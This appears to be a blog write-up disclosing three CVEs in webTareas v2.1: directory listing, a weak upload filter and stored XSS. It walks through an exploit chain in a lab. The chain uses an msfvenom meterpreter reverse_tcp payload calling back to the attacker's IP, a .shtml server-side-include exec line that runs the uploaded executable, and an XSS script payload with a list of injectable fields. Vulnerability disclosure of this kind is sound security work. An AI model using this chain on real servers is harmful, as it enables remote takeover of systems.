



AppleBois

Follow

Jun 21, 2020 · 3 min read · Listen

Save



## CVE-2020-25733,25734,25735

File Upload Vulnerability CVE-2020-25733

File Listing Directory CVE-2020-25734

Multiple XSS CVE-2020-25735

<https://sourceforge.net/projects/webtareas/>

<https://sourceforge.net/projects/webtareas/files/2.1/webTareas-v2.1.zip/download>

File Listing Directory

/webtareas/files/Default/

Hold on, it that really an issue ?

Yup it's, UN-Authenticated User can see what items have uploaded by Authenticated Users. ✓

Further Damage?


You will see in File Upload Vulnerability ✓



Problems?

File Upload Vulnerability + File Listing Directory === Remote Shell

\*File Upload For Authenticated Users\*



[http://IP/webtareas/linkedcontent/addfile.php?doc\\_type=0&doc\\_id=1&borne16=0](http://IP/webtareas/linkedcontent/addfile.php?doc_type=0&doc_id=1&borne16=0)

Let upload .php file



PHP not allowed

Fail and why ?

```

22     if ($allowPhp == "false") {
23         $extension = strtolower(substr(strrchr($fn, "."), 1));
24
25         if ($extension == "php" || $extension == "php3" || $extension == "phtml") {
26             echo 'UPLOAD_ERROR' . $strings['no_php'];
27             exit;
28         }
29     }
30 }

```

Vulnerable Code on line "25"

I've tried uploaded php7,6,5 and so on, upload successfully.

BUT, somehow it's NOT EXECUTING the php code. Let try other method, assume it's a hosting on Window Operating System. In other words ".exe"

We create a payload using MSFVenom

```

root@kali:~/Desktop# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.11.240 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::20c:29ff:feeb:68ac prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:eb:68:ac txqueuelen 1000 (Ethernet)
    RX packets 84550 bytes 69824223 (66.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 54510 bytes 6667948 (6.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.11.240 LPORT=4444 -f exe > Applebois.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

```

MSFVenom create payload

## Add File

Details

\* Upload

Choose

Applebois.exe

Comments

Font Size

AppleBois

Path: p

Version

1.0

Save

\* Required

Powered by webTareas v2.1 - Connected users: 1 - (GMT +8:00)

Attach .exe file

Documents > Default > Applebois.exe

Success Linked 1 content item.

File

Name	Applebois.exe
Version	1.0
Time last modified	2020-06-21 17:17
Size	7 KB
Owner	Administrator
Comments	AppleBois
Approval Tracking	No Approvals Needed

Peer Reviews

Upload successfully

Back to the File Listing Page Vulnerability

webTareas

Index of /Tareas/webtareas/files/Default/

Most Visited Restore Session Getting Started

## Index of /Tareas/webtareas/files/Default

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">Applebois--2.v1.0.exe</a>	2020-06-21 17:17	7.0K	

Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.31 Server at 10.10.10.2 Port 81

File Listing


Now, we noticed that the filename is renamed from “Applebois.exe” to “Applebois — 2.v1.0.exe” after we uploaded.  
Now, we’ve to upload another file (.shtml) to trigger the Payload

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# cat AppleBois.shtml
<!--#exec cmd="Applebois--2.v1.0.exe" -->
root@kali:~/Desktop#
```

Upload it and back to the File Listing Directory



Start our listener on Attacker Machine



Trigger the payload ..... Bomb 🧨📌

Authenticated User Trigger to Remote Shell

XSS

Payload = `<script>alert('AppleBois');</script>`

Vulnerable page :/webtareas/clients/editclient.php

Vulnerable Input Tab : Name , City, Country, Phone, Fax

Vulnerable page :/webtareas/extensions/addextension.php?

Vulnerable Input Tab: Title

Trigger Page:/Tareas/webtareas/extensions/viewextension.php?id=1&borne1=0

Vulnerable page :/webtareas/administration/add\_announcement.php?Vulnerable Input Tab: Subject

Trigger Page:/webtareas/general/newnotifications.php

---

*Vulnerable page* :/webtareas/administration/departments.php?mode=add **Vulnerable Input Tab:**Name printed

*Trigger Page:*/webtareas/administration/departments.php

*Vulnerable page* :/webtareas/administration/locations.php?mode=add **Vulnerable Input Tab:** Name printed

*Trigger Page:*/webtareas/administration/locations.php?mode=list&msg=add#locAnchor

*Vulnerable page* :/webtareas/expenses/claim\_type.php?mode=add#eExAnchor

*Vulnerable Input Tab:* Name printed

*Trigger Page:* /webtareas/expenses/editexpense.php?recurring=&project=0

*Vulnerable page* :/webtareas/projects/editproject.php

*Vulnerable Input Tab :* Name

*Trigger Page:* /webtareas/projects/viewproject.php?id={depend on the id of project}&msg=add#epDAnchor

*Vulnerable page* :/webtareas/general/newnotifications.php

**\*Trigger when <script>alert('AppleBois');</script> is found on Recent Visited Pages\***

---

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app